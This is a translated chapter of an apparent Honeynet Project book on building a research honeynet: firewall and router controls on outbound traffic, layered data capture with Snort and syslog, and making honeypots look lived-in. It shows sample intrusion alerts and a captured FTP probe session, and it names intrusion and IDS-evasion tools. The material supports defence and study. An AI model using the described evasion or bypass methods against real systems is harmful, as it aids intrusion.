Проблема этого решения заключается в том, что взломщики обнаруживают, как брандмауэр фильтрует их трафик. Помните, задача Honeynet может считаться успешно выполненной, только если взломщики не догадываются, что они находятся в системе honeypot. Однако взломщики могут определить, что брандмауэр блокирует исходящие соединения, и даже вычислить производителя брандмауэра и используемую операционную систему. Необходимо внедрить какой-то метод сокрытия брандмауэра. Один из успешно применяемых способов заключается в использовании маршрутизатора. Посмотрите на рис. 3.1 и обратите внимание на наличие маршрутизатора между брандмауэром и Honeynet – он служит для достижения нескольких целей. Во-первых, маршрутизатор экранирует Honeynet от брандмауэра. После того как honeypot оказывается взломанной, нарушители видят вместо брандмауэра стандартный маршрутизатор. В большинстве случаев они ожидают увидеть именно его. Во-вторых, маршрутизатор можно использовать для контроля за правильностью IP-адресов. Применив выходной фильтр, вы будете уверены, что через маршрутизатор пройдут только правомочные пакеты. Наконец, маршрутизатор можно использовать как дополнительное средство регистрации. Как мы скоро узнаем, чем больше уровней регистрации, тем лучше.

В завершение описания того, как следует контролировать и сдерживать входящий и исходящий поток данных в Honeynet, напомним, что сначала необходимо применить контроль доступа, чтобы отделить Honeynet от других сетей. Затем каждый пакет, по мере того как он покидает или входит в Honeynet, проходит проверку и контроль. В большинстве случаев вам, возможно, придется разрешить любой системе инициировать соединение с Honeynet; все будет зависеть от задач организации и от того, что вы хотите узнать. Перечисленные правила позволяют сканировать, зондировать и взламывать уязвимые системы, входящие в Honeynet.

Единственное исключение делается для административной сети. Нельзя разрешить соединение с ней ни одной подозрительной сети. Эта сеть крайне важна, так как используется для сбора данных и администрирования сети Honeynet. Для контроля и сдерживания исходящих соединений также применяется брандмауэр. Этот автоматический метод позволяет взломщику установить столько соединений, чтобы он почувствовал удовлетворение, но не так много, чтобы он мог нанести какой-то ущерб. Команда Honeynet Project обнаружила, что вполне достаточно разрешить от пяти до десяти исходящих соединений. Наконец, в качестве маскировки брандмауэра и второго уровня контроля доступа используется маршрутизатор. Теперь, когда мы контролируем поток данных, следующая задача заключается в записи информации.

Запись данных

Запись данных – это фиксация всех действий, происходящих в пределах Honeynet, в том числе на уровне системы и сети. Запомните, что в этом и заключается цель Honeynet, а именно в записи и изучении данных. Если мы не сумеем записать данные, потеряет значение весь проект. Что толку обнаружить «элитарный» взлом системы honeypot, если мы потеряем или не сможем зафиксировать информацию? Правильная запись данных крайне важна для успеха всего проекта. Ключом к успеху является большое количество разных способов записи информации: чем больше их, тем лучше. Не нужно зависеть от единственного способа. Слишком многое может выйти из-под контроля, единственный способ записи информации может дать сбой, например, выйдет из строя модуль проверки текущего состояния системы или не хватит места на жестком диске. Один раз у нас взломали honeypot, но система IDS не смогла обнаружить нападение. База данных сигнатур еще не была обновлена во время новой атаки. Однако механизм предупреждения брандмауэра оповестил нас, когда взломщик попытался установить соединение с Internet из взломанной системы. Благодаря запасному способу записи данных мы получили предупреждение о том, что система была взломана, когда IDS не выполнила свою задачу. Кроме того, записывая информацию несколькими способами, вы можете составить на ее основе более полную картину того, какие инструменты и тактику применил взломщик, а также его мотивы. Мы описываем разнообразные методы записи данных и рассказываем о том, как их можно применить в Honeynet.

Сначала нужно хорошо запомнить, что никакие собранные данные не могут храниться в локальных системах Honeynet. Любая собранная информация должна храниться в защищенной, доверенной системе, к которой у взломщика нет доступа. Этот момент очень важен по причине обнаружения и потери данных:

- если вы записали данные, например историю клавиш, использованных взломщиком, и сохранили ее в локальной системе, эта информация может быть обнаружена и потенциально использована для взлома honeypot и разрушения системы. Запомните, хорошая honeypot – та, которая никогда не будет выявлена взломщиком. Если honeypot обнаружена, то эта система и вся Honeynet могут быть взломаны;
- взломщик может изменить или стереть хранящиеся в локальной системе данные. Например, стереть жесткий диск после того, как воспользуется системой. Большая часть, если не все, данных будет потеряна. Если взломщик обнаружит, что данные записываются, он может их уничтожить или, что еще хуже, изменить, предоставив вам ложную информацию.

Уровень контроля доступа

Первый уровень контроля доступа состоит из устройств контроля доступа, таких как брандмауэр и маршрутизатор. Любой пакет, входящий или исходящий из Honeynet, должен пройти через эти устройства, вот почему они являются превосходным источником информации. Как правило, они отслеживают пакеты, входящие и исходящие из сети Honeynet. Многие пользователи считают журналы регистрации брандмауэра бесполезными, так как ежедневно там записывается по 100–500 Мб данных. Объем этой информации может показаться очень большим, и его трудно анализировать. Однако помните, что любые данные, входящие или исходящие из Honeynet, подозрительны. Для большинства организаций деятельность TELNET, RPC (Remote Processing Call – удаленный вызов процедуры) и ICMP (Internet Control Message Protocol – протокол управляющих сообщений в сети Internet) нормальна. Иногда трудно отличить невинный запрос RPC и угрожающее сканирование rpc.mountd. Honeynet решает эту проблему, маркируя все входящие и исходящие из сети данные.

Вы будете поражены тем, какой объем трафика является сомнительным. То, что кажется ложным сообщением об ошибке ICMP, может означать, что кто-то сканирует системы в поисках черного хода. То, что кажется ошибочной попыткой установления соединения TELNET, на самом деле означает, что кто-то сканирует систему в поисках троянских логинов, которые ищут настройку терминала ELITE. Мы рассказываем об анализе данных в следующих главах этой книги. Однако очень важно записывать и регистрировать любой входящий и исходящий из Honeynet трафик.

Любой трафик, направляющийся в сети Honeynet, подозрителен. Мы хотим не только зарегистрировать эту информацию на брандмауэре, но и получить сообщение о ней. Брандмауэр Honeynet можно настроить так, чтобы он предупреждал администраторов всякий раз, когда предпринимается попытка установить исходящее соединение. Этот принцип

доказал свою эффективность, так как предупреждения приходят в режиме реального времени, извещая администраторов о подозрительных действиях.

В качестве примера можно привести соединение DNS с Honeynet. Обычно сервис DNS не считается подозрительным. Однако в случае с Honeynet мы всегда подозрительны, особенно если пакет DNS оказывается запросом о номере версии или попыткой передачи зон на основе протокола управления передачей (Transmission Control Protocol – TCP). Процедура предупреждения о входящих соединениях очень похожа на предупреждение об исходящих соединениях, которое было описано ранее. Фактически для того, чтобы послать разные извещения, используется тот же самый, лишь слегка измененный, сценарий. Ниже приведен пример сообщения о TCP-соединении с портом 53, которое, скорее всего, является попыткой передачи зон DNS. Это предупреждение извещает нас в режиме реального времени о том, что кто-то пытается установить TCP-соединение с DNS, то есть о передаче зон, а это обычно первый этап в процессе сбора информации. Обратите внимание на то, что электронные сообщения подсчитываются. Значит, можно установить их максимальное количество, защищая систему от наплыва электронных писем, например о том, что она сканируется через тысячу портов.

```
Date: Mon, 22 Nov 2000 18:23:21 -0600 (CST)
From: firewall@honeynet.org
To: admin@honeynet.org
Subject: - - - Firewall Scan Alert - - -

Вы получили это сообщение, потому что кто-то, возможно, сканирует вашу
систему. Ниже приводится пакет, зарегистрированный брандмауэром. Это первое
из пяти электронных предупреждений от evil-hacker.example.com.

        - - - - CRITICAL INFORMATION - - - - -

        Date: 22Nov2000
        Time: 18:23:20
        Source: evil-hacker.example.com
        Destination: honeypot-7
        Service: domain-tcp

        - - - - - ACTUAL FW-1 LOG ENTRY - - - - -

22Nov2000 18:23:20 accept firewall >qfe1 useralert proto tcp src evil-
hacker.example.com dst honeypot-7 service domain-tcp s_port 4269 len 48 rule
9 xlatesrc evil-hacker.example.com xlatedst honeypot-7 xlatesport 4269
xlatedport domain-tcp
```

Такие сообщения помогают отслеживать действия в реальном времени. Если все системы в Honeynet сканируются для FTP, вы можете быстро установить это по электронным сообщениям. То же самое правило применяется и тогда, когда сканируется одна система через несколько портов. Данный сценарий предупреждения можно использовать для поддержания базы данных о том, кто, что и когда сканировал. Предупреждения необычайно полезны при анализе данных, когда их можно сравнить с предупреждениями и регистрационными записями IDS, о чем мы рассказываем в главе 5. Эти данные также должны быть защищены, поэтому они или хранятся локально на брандмауэре, или передаются в качестве электронного предупреждения в защищенную, доверяемую систему, такую как ваш почтовый сервер. Запомните, ни в коем случае нельзя хранить какие-либо данные в системах honeypot. Они могут быть обнаружены и использованы для взлома honeypot и/или изменены или удалены взломщиком. Уязвимость брандмауэра заключается в том, что он не в состоянии отслеживать действия между системами Honeynet, как и все, что происходит локально. Брандмауэр может зарегистрировать только ту информацию, которая проходит через него. Для того чтобы отследить подобные действия, должны быть дополнительные способы контроля.

Сценарий, который мы разработали для предупреждения о входящих соединениях, аналогичен сценарию для предупреждения и блокировки исходящих соединений, который уже описывался в этой главе. Единственное отличие заключается в том, что электронное сообщение немного модифицировано. Для запуска сценария мы изменяем базу правил брандмауэра. Вместо того, чтобы просто зарегистрировать входящее соединение с Honeynet, брандмауэр должен зарегистрировать соединение и выполнить сценарий для каждого входящего соединения. Посмотрите на рис. 3.4 и обратите внимание на то, как мы изменили правило 1 (на рисунке выделено), чтобы не только регистрировать входящие соединения, но и посылать электронные извещения.

Имейте в виду, что разработанные нами сценарии подходят не только к FireWall-1. Вы можете использовать какие угодно виды брандмауэров или сценариев. Важно только, чтобы в случае входящего или исходящего трафика вам посылалось извещение. Любой входящий трафик сомнителен, так что, скорее всего, вы захотите о нем знать.

У сценария есть второе преимущество: он архивирует все попытки соединения, зарегистрированные брандмауэром. Помимо того что сценарий создает электронное предупреждение о каждой попытке соединения, он архивирует записи об этих попытках в двух разных файлах для дальнейшего просмотра – alert.archives и alert.uniq. Первый файл, alert.archives, записывает все входящие соединения в отдельный однородный файл. Если система из сети Internet зондировала восемь систем honeypot через один



Рисунок 3-4 База правил, измененная для того, чтобы регистрировать входящие соединения и высылать предупреждения

порт, например домен TCP, каждая попытка соединения будет зарегистрирована и записана в этом файле. Эту информацию можно использовать для анализа тенденций и глубокого разбора отдельных атак и попыток зондирования. Например, полученное нами электронное предупреждение будет записано в этот однородный файл следующим образом:

```
22Nov2000 18:23:20 accept firewall >qfe1 useralert proto tcp src evil-
hacker.example.com dst honeypot-7 service domain-tcp s_port 4269 len 48 rule
9 xlatesrc evil-hacker.example.com xlatedst honeypot-7 xlatesport 4269
xlatedport domain-tcp
```

Второй файл, alert.uniq, регистрирует только первую попытку соединения с каждого уникального IP-адреса за сутки. В этом файле записываются только четыре параметра: дата, время, система, от которой исходил запрос, и сервис, с которым осуществлялось соединение. Это дает возможность прослеживать, какие системы (с уникальными IP-адресами) сканировали или зондировали вашу сеть. Полученную информацию можно использовать для анализа тенденций или для того, чтобы быстро определить, зондировала ли данная система вас раньше. Этот файл первоначально использовался для определения внезапного роста сканирования сети на базе протокола NetBIOS (Network Basic Input Output System – сетевая базовая система ввода/вывода), который описывается в главе 10. Например, первое – и только первое – соединение на основе нашего электронного предупреждения будет записано в этот однородный файл следующим образом:

```
22Nov2000    18:23:20    blackhat.example.com    domain-tcp
```

Сетевой уровень

Второй, сетевой, уровень сбора данных состоит из записи и анализа всех пакетов, путешествующих в сети. На этом уровне собирается информация двух видов: предупреждения о подозрительных сигнатурах и полезная нагрузка пакетов. Предупреждения означают процесс поиска подозрительных или злонамеренных действий на основании использования сигнатур пакетов. После того как таковые определяются, может быть послано извещение администратору. Полезная нагрузка пакетов очень важна для анализа данных, так как они говорят нам о том, какие именно действия совершаются в сети. Как правило, эти две функциональных особенности сочетаются с системой обнаружения вторжения, так как большинство подобных систем могут и записывать всю полезную нагрузку пакетов, и высылать предупреждения на основании подозрительных сигнатур. Команда Honeynet Project успешно работала с IDS Snort – бесплатной открытой IDS (*http://www.snort.org*). Забавно, но важными оказались *не* возможности предупреждения IDS, а возможность записи данных. Запомните, что основная задача IDS заключается в том, чтобы определить подозрительные действия и предупредить о них. По определению, любые действия по отношению к Honeynet или исходящие из нее подозрительны, так что процесс предупреждения становится простым. Что действительно важно, так это возможность записывать пакеты в простом для анализа формате. Эта информация необходима для анализа данных, который мы проводим в главе 5. Следовательно, мы настраиваем нашу IDS, в данном случае Snort, так, чтобы записывать и хранить данные в трех форматах:

1. Во-первых, мы настраиваем Snort так, чтобы она оповещала нас о любом подозрительном поведении (что является традиционной задачей системы обнаружения вторжения). Эти предупреждения посылаются через программу `syslogd` на сервер регистрации/предупреждения в административной сети. О том, как мы сконфигурировали Snort, рассказывается в приложении А. Предупреждения хранятся в централизованном системном журнале (`/var/log/messages`), за которым постоянно наблюдает программа Swatch. Она просматривает системный журнал в режиме реального времени, а в случае обнаружения определенных предупреждений пересылает их администратору по электронной почте и архивирует в однородном файле. Файл конфигурации Swatch приведен в приложении В. Ниже показан пример извещения Snort об анонимном соединении FTP.

```
Jan 8 12:59:08 ids Snort[22727]: BETA - Anon FTP: 199.235.81.182:1851 ->
172.16.1.106:21
```

2. Во-вторых, Snort записывает каждый пакет, исходящий из сети, и его полную полезную нагрузку, после чего сохраняет эти данные в двоичном

формате. Затем собранные данные будут использованы для дальнейшего анализа. В приложении А рассказывается о том, как мы запускаем Snort, чтобы записывать весь сетевой трафик в двоичном формате. Это может оказаться сложным для многих организаций, так как ежедневно накапливаются сотни и даже тысячи мегабайт данных. И снова выручает простота Honeynet. В среднем Honeynet Project собирает 1–10 Мб сетевой информации в день. Этот небольшой объем значительно упрощает анализ. Двоичные системные журналы могут снабдить нас подробной информацией о сетевом трафике. Ниже приводится пример анонимного соединения FTP. Соединения устанавливаются с сервером Microsoft FTP, логин anonymous и пароль guest@here.com:

```
01/08-12:59:08.046922 172.16.1.106:21 -> 199.235.81.182:1851
TCP TTL:127 TOS:0x0 ID:63396 IpLen:20 DgmLen:86 DF
***AP*** Seq: 0x18957DCF Ack: 0x20999A Win: 0x2238 TcpLen: 20
32 32 30 20 6C 61 62 20 4D 69 63 72 6F 73 6F 66  220 lab Microsoft
74 20 46 54 50 20 53 65 72 76 69 63 65 20 28 56  t FTP Service (V
65 72 73 69 6F 6E 20 34 2E 30 29 2E 0D 0A        ersion 4.0)...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

01/08-12:59:08.157162 199.235.81.182:1851 -> 172.16.1.106:21
TCP TTL:15 TOS:0x0 ID:14633 IpLen:20 DgmLen:56 DF
***AP*** Seq: 0x20999A Ack: 0x18957DFD Win: 0x220A  TcpLen: 20
55 53 45 52 20 61 6E 6F 6E 79 60 6F 75 73 0D 0A   USER anonymous..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

01/08-12:59:08.159151 172.16.1.106:21 -> 199.235.81.182:1851
TCP TTL:127 TOS:0x0 ID:63652 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x18957DFD Ack: 0x2099AA Win: 0x2228 TcpLen: 20
33 33 31 20 41 6E 6F 6E 79 6D 6F 75 73 20 61 63  331 Anonymous ac
63 65 73 73 20 61 6C 6C 6F 77 65 64 2C 20 73 65  cess allowed, se
6E 64 20 69 64 65 6E 74 69 74 79 20 28 65 2D 6D  nd identity (e-m
61 69 6C 20 6E 61 60 65 29 20 61 73 20 70 61 73  ail name) as pas
73 77 6F 72 64 2E 0D 0A                          sword...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

01/08-12:59:08.273951 199.235.81.182:1851 -> 172.16.1.106:21
TCP TTL:15 TOS:0x0 ID:14889 IpLen:20 DgmLen:61 DF
***AP*** Seq: 0x2099AA Ack: 0x18957E45 Win: 0x21C2 TcpLen: 20
50 41 53 53 20 67 75 65 73 74 40 68 65 72 65 2E  PASS guest@here.
63 6F 6D 0D 0A                                   com..
```

3. Мы также сконфигурировали Snort, чтобы она конвертировала любую информацию в формате ASCII, найденную в пакетах, в легкий

для чтения однородный файл, который называется *врезкой сеанса связи* (session breakout). Это великолепно подходит для быстрого анализа сеансов связи с открытым текстом, таких как FTP, TELNET или IRC. Записи пакетов хранятся в IDS, защищенной, доверенной системе. Вы можете обратиться к приложению А, где рассказывается, как мы настроили файл конфигурации Snort, чтобы он записывал все эти данные. Преобразованный код ASCII из предыдущего пакета, который является зондом для проверки NT, присланным с анонимного FTP-сервера, будет выглядеть следующим образом:

```
220 lab Microsoft FTP Service (Version 4.0).
331 Anonymous access allowed, send identity (e-mail name) as password.
PASS guest@here.com
.230 Anonymous user logged in.
CM) /pub/
550 /pub: The system cannot find the file specified.
CM) /pubHc/
550 /pub1ic: The system cannot find the file specified.
CM) /pub/incoming/
550 /pub/incoming: The system cannot find the path specified.
CM) /incoming/
550 /incoming: The system cannot find the file specified.
CWD /_vti_pvt/
550 /_vti_pvt: The system cannot find the file specified.
550 /_vti_pvt: The system cannot find the file specified.
CWD /
250 CWD command successful.
MKD 010108135706p
550 01010813S706p: Access is denied.
CWD /up1oad/
S50 /up1oad: The system cannot find the file specified.
```

Наша IDS теперь записала данные в трех видах. Первый вид – предупреждение о подозрительных действиях. Такие предупреждения информируют администратора о происходящем в режиме реального времени. Второй вид – запись всех пакетов, входящих и выходящих из сети, и их полезной нагрузки. Эта информация хранится в бинарном файле и может быть востребована для подробного анализа. Третий уровень данных – это вся информация в формате ASCII, такая как комбинации клавиш или сеансы IRC, которая хранится в отдельном однородном файле ASCII.

Перехватчик пакетов (sniffer) можно разместить в любом из нескольких мест. Например, на брандмауэре. Так как все данные проходят через брандмауэр, он представляет собой отличное место для записи потоков информации. Однако запуск такого приложения может подвергнуть брандмауэр

риску. Тот, кто может взломать программу записи пакетов, сумеет взломать и брандмауэр, так как они функционируют в одной и той же системе. Существуют инструменты, которые могут взламывать уязвимые модули проверки текущего состояния, например snoop (GETQUOTA), Buffer Overflow Vulnerability (Bugtraq ID 864). При наличии ресурсов более безопасное решение – создание специализированной IDS, которая может записывать весь трафик сети. Очень важно, чтобы записывался весь трафик: как входящий/исходящий из Honeynet, так и потоки между системами honeypot в пределах Honeynet. После того как honeypot будет взломана, нарушитель наверняка попытается напасть и на другие системы, входящие в Honeynet. Эта информация также должна фиксироваться. Вот еще одна причина для создания специализированной IDS, поскольку ни брандмауэр, ни системы контроля доступа записать эти данные не смогут.

У IDS на рис. 3.1 имеются два интерфейса. Интерфейс, соединенный с сетью Honeynet, записывает все потоки данных в сети. Если он подсоединен к коммутатору, как на рис. 3.1, убедитесь, что включено размножение портов. Это позволит IDS улавливать весь трафик, пересылаемый в ее сегменте. С этим интерфейсом не должен быть связан IP-стек или IP-адрес. Это дает гарантию того, что на IDS не нападут на уровнях IP. Второй интерфейс, соединенный с административной сетью, дает возможность удаленного администрирования IDS, а также способствует защищенной отправке предупреждений.

Системный уровень

При записи всех данных нельзя зависеть от регистрационных журналов (log) брандмауэра или модулей проверки текущего состояния. Например, если взломщик использует при работе с Honeynet шифрование данных, в частности ssh, запись их усложняется, так как сетевые данные зашифрованы. Мы должны записывать комбинации клавиш и действия в системе внутри программ, например в ssh. Запись данных в системах составляет следующий уровень.

Однако какая бы информация из систем ни записывалась, ее нельзя хранить локально, как мы уже обсуждали. Любые собранные системные данные должны храниться удаленно, чтобы защитить их целостность. Для сбора данных и удаленного их хранения существует несколько методов. Первый метод заключается в использовании выделенного сервера syslog во внутренней сети Honeynet. Задача syslog состоит в сборе всех системных журналов Honeynet. Системные журналы – это отличный источник информации, поскольку они обычно регистрируют то, как хакер взломал систему и получил к ней доступ. Тем не менее после атаки взломщики зачастую изменяют или стирают именно системные журналы. По этой причине нужно хранить информацию удаленно на защищенном сервере.

Даже если сервер syslog взломанной системы будет уничтожен, первоначальная информация о том, как взломщик получил доступ, может оказаться необычайно ценной. Теперь у нас есть централизованный пункт для удаленного сбора информации, который защищает системные журналы, как важные источники записи информации, от изменения или уничтожения из взломанных систем. Практически все сетевые устройства поддерживают удаленную регистрацию, включая маршрутизаторы, Windows NT, коммутаторы и системы UNIX, так что это является эффективным методом сбора данных.

Сервер syslog также служит еще одной, более коварной задаче. Сервер syslog представляет собой также сложную систему honeypot и, следовательно, наиболее защищенную систему в Honeynet. На примере этой honeypot мы можем изучить более изощренные инструменты и тактику сообщества взломщиков. Когда они взламывают одну из менее защищенных систем Honeynet, то могут заметить, что system logs переправляются на удаленный сервер. Многие из атакующих попытаются взломать удаленный сервер, чтобы скрыть свои следы и уничтожить записи. Однако удаленный регистрационный сервер – гораздо более защищенная система, для взлома которой требуются изощренные инструменты и сложная тактика. Таким образом, можно узнать намного больше, если взломщик нацелится на регистрационный сервер. Имейте в виду, что, даже если будет взломан удаленный сервер syslog и все записи будут стерты, ничего не потеряется. Помните, наш сервер IDS, который записывает все пакеты, также фиксирует все регистрационные файлы, посылаемые на удаленный сервер syslog, потому что эта информация пересылается в пределах сети. IDS выступает в качестве вторичного, но пассивного сервера syslog. Таким образом, не только регистрационные файлы удаленно регистрируются на сервере syslog, но и все system logs пассивно записываются в IDS. Еще раз повторим, что многоуровневая запись данных имеет огромное значение.

Дополнительная информация – в частности, комбинации клавиш – также может быть зафиксирована в системах. Запомните, если взломщик установил соединение с шифрованием передаваемых данных, мы не сможем записать комбинации клавиш из сети, вот почему нам нужен альтернативный вариант записи данных. Однако изменения в системах honeypot необходимо свести к абсолютному минимуму. Эти системы должны дублировать функции производственных систем. Так что нужно минимизировать все изменения.

Для систем UNIX можно модифицировать системную оболочку, чтобы записывать и регистрировать комбинации клавиш. При этих изменениях

bash[1] будет регистрировать комбинации клавиш через syslogd[2]. Кроме того, можно создать драйверы устройства, которые записывают и пересылают комбинации клавиш. Подобные изменения более подробно описаны на сайте *http://www.dmkpress.ru*. Можно найти и исходный код, и компилированный двоичный код. Однако у syslogd есть свои ограничения при записи данных. Именно эту программу взломщики уничтожают или изменяют в числе первых. Если регистрация и пересылка комбинаций клавиш будут зависеть только от syslogd, то мы сумеем записать лишь первоначальный взлом. Требуется более надежное решение. Один вариант заключается в использовании привилегированных модулей, которые записывают действия в системе, в том числе и комбинации клавиш, а затем переправляют эти данные в удаленную систему, где они все собираются. Однако по приведенным выше причинам нельзя полагаться на syslogd при пересылке информации. Нужно использовать какие-то иные средства, например запись информации на последовательный кабель, или другое сетевое устройство записи данных.

Автономный уровень

После взлома системы могут предоставить огромное количество информации. Для этого, как правило, требуется перевести системы в автономный режим или сделать их зарисовки. Системы могут располагать обширными данными, в том числе об использованных взломщиком инструментах, исходном коде, словаре паролей, файлах конфигурации и системных файлах, таких как .history, или учета работы процесса. Перед созданием системы и ее запуском необходимо выполнить некоторые действия. Например, воспользоваться утилитой Tripwire. Мы рекомендуем сделать снимок вашей системы honeypot с помощью Tripwire перед тем, как размещать ее в сети Honeynet.

Когда через какое-то время система будет взломана, можно будет воспользоваться базой данных Tripwire, чтобы определить измененные бинарные файлы или файлы конфигурации системы.

Создавая снимки взломанной системы, можно проводить ее автономный анализ, чтобы определить, что именно сделал взломщик. Можно восстановить действия взломщика, даже не зная комбинаций клавиш. Также можно восстановить инструментарий и код, использованный взломщиком, даже если они были удалены. Эти и другие технические приемы глубокого анализа описываются в главе 8. При проведении анализа система может восстановить огромный объем информации.

---

[1] Одна из самых известных оболочек для систем, подобных Unix. – *Прим. науч. ред.*

[2] Программа, предназначенная для записи логов. – *Прим. науч. ред.*

Социотехника

Запись и локализация данных – наиболее важные элементы работы с Honeynet. Если они правильно выполняются, Honeynet обеспечит вас обширной информацией. Однако можно собрать еще и дополнительные сведения. Проблема текущей установки Honeynet заключается в том, что ее системы инсталлированы с параметрами по умолчанию. Эти системы определенно привлекут внимание взломщиков, но извлеченные уроки могут быть незначительными. Вероятно, вы захотите спроектировать в Honeynet среду, повторяющую систему вашей организации. Это создаст более реалистичное окружение, которое, как говорит Макс Килгер (Max Kilger), наш штатный психолог, «поддерживает привлекательность Honeynet». На этом относительно новом поле деятельности Honeynet Project мы уже достигли определенных успехов. Перечислим действия, с помощью которых можно создать более активную и реалистичную Honeynet:

- добавьте в систему учетные записи пользователей, может быть, даже реальные записи вашей организации. Подпишите этих пользователей на почтовые рассылки, чтобы они казались активными;
- создайте для пользователей входящие и исходящие сообщения электронной почты. Обычно взломщики просматривают e-mail, чтобы найти пароли или конфиденциальную информацию;
- создайте документы и оставьте их в каталогах пользователей. У нас были случаи, когда взломщики читали и изменяли такие документы;
- выполните какие-нибудь команды так, чтобы они были записаны в файле .history. Это создаст впечатление, что система активна и ею пользуются;
- установите соединения с системами Honeynet при помощи таких утилит, как TELNET или FTP. Взломщики часто пытаются проследить этот трафик и узнать регистрационные имена/пароли. У нас был один случай, когда взломщик оставил sniffer, отследил внутреннее соединение в Honeynet и воспользовался им для установления соединения с другими системами Honeynet;
- создайте регистрационные заголовки, сообщающие, что в сети есть проблемы с соединениями. Взломщики станут менее подозрительными, если у них появятся проблемы при соединении с Internet;
- настройте Web-сайт, сообщающий о том, что сеть находится в разработке и несколько недель не выйдет в онлайновый режим. Это поможет объяснить взломщикам, почему они не видят активную сетевую деятельность;
- если у вас есть две Honeynet, установите соединение от одной Honeynet к другой. Когда эти данные будут захвачены, нарушитель может подумать, что была взломана новая сеть.

Возможности социотехники ограничены только вашим воображением.

Риск

Вместе с Honeynet появляется огромная ответственность. Необходимо убедиться, что вы сделали все возможное, чтобы минимизировать риск и продолжать наблюдать и поддерживать защищенное окружение. Мы заставляем взломщиков нападать и взламывать наши системы. С подобным окружением всегда есть вероятность, что что-то пойдет не так. С целью сдержать исходящие соединения мы установили брандмауэр. Вполне возможно, что взломщик разработает способ или инструмент, чтобы обойти наши методы контроля доступа. Нельзя недооценивать творческие способности взломщиков. Использование брандмауэров, маршрутизаторов и других технических приемов снижает риск использования Honeynet для нанесения ущерба другим системам. Тем не менее риск остается.

Например, несмотря на то что мы предприняли меры, чтобы Honeynet не была использована для нанесения вреда производственным системам, контроль данных можно обойти. Предположим, наша защищенная Honeynet жестко ограничивает исходящие соединения, разрешая только одно исходящее соединение для каждой системы в Honeynet. Если взломщик пытается установить два или более исходящих соединения, брандмауэр автоматически блокирует попытку и любые другие соединения. После того как honeypot взломана, атакующий может использовать единственное разрешенное соединение, выйдя в Internet при помощи FTP, чтобы загрузить свой инструментарий. Если взломщик захочет установить любое другое соединение с Internet, брандмауэр его заблокирует. Это кажется безопасным: система, входящая в Honeynet, не может быть использована для взлома других систем. Однако данное утверждение неверно. В нашем примере взломщик устанавливает программу Named NXT, которую разработал Horizon (псевдоним хакера) из ADM Crew (команда хакеров). Она функционирует так, что взломщик устанавливает в систему DNS с троянским конем, после чего может взламывать уязвимые DNS в Internet, запрашивая у них определенное имя домена. Это имя разрешается DNS с троянским конем, которая установлена на взломанной honeypot. В результате уязвимые серверы начинают поиск имени домена во взломанной системе Honeynet. Поскольку любая система Internet может установить соединение с Honeynet, этот прием, скорее всего, сработает. Итак, система из Internet взламывается при помощи системы Honeynet, несмотря на то что мы жестко ограничили исходящие соединения. Более подробную информацию о взломе с помощью Named NXT можно найти в приложении C.

Помимо этого можно обойти запись данных. Взломщики постоянно совершенствуют технику анти-IDS или шифрование. Например, Дуг Сонг (Dug Song) разработал инструментарий под названием fragrouter (*http://www.anzen.com/research/nidsbench/*) специально для того, чтобы обойти

системы обнаружения вторжения. Этот инструментарий разбивает пакеты на уникальные паттерны, из-за чего системам обнаружения вторжения трудно вычислить сигнатуры нападения. В компании Rain Forest Puppy разработали механизм сканирования под названием whisker (*http://www.wiretrip.net/rfp/p/doc.asp?id=21&iface=5*); этот инструмент пытается противодействовать записи данных путем сегментации сигнатур. Большинство систем записи способны обнаружить применение этих приемов. Однако могут появиться новые неизвестные разработки, которые позволят обойти любые используемые нами методы.

Имейте в виду: независимо от того, какие предпринимаются меры по обеспечению безопасности, всегда существует риск – в частности, риск того, что появится кто-то умнее нас. Для того чтобы снизить его, Honeynet нуждается в постоянном администрировании и поддержке.

Резюме

В этой главе мы рассказали о технических подробностях создания Honeynet. Два основных момента заключаются в контроле и записи данных. Контроль данных – это их фильтрация, место направления определенных данных. Важным элементом является учет того, какие исходящие соединения можно устанавливать, чтобы минимизировать риск. Запись данных заключается в сборе информации, что является конечной целью создания Honeynet. Залог успеха записи данных – в многоуровневости. Для сбора данных необходимо использовать разнообразные техники. Ни один уровень не должен быть единственным хранилищем какой-то информации. Наконец, социотехника – это метод «поддержания привлекательности Honeynet», позволяющий приманить и изучить более продвинутых членов сообщества взломщиков. Однако имейте в виду, что, какие бы шаги вы ни предпринимали, риск существует всегда. Команда Honeynet Project сделала все возможное, чтобы снизить этот риск, но его никогда нельзя исключить. В армии сказали бы: «Нельзя недооценивать своего противника».

4 Создание сети Honeynet

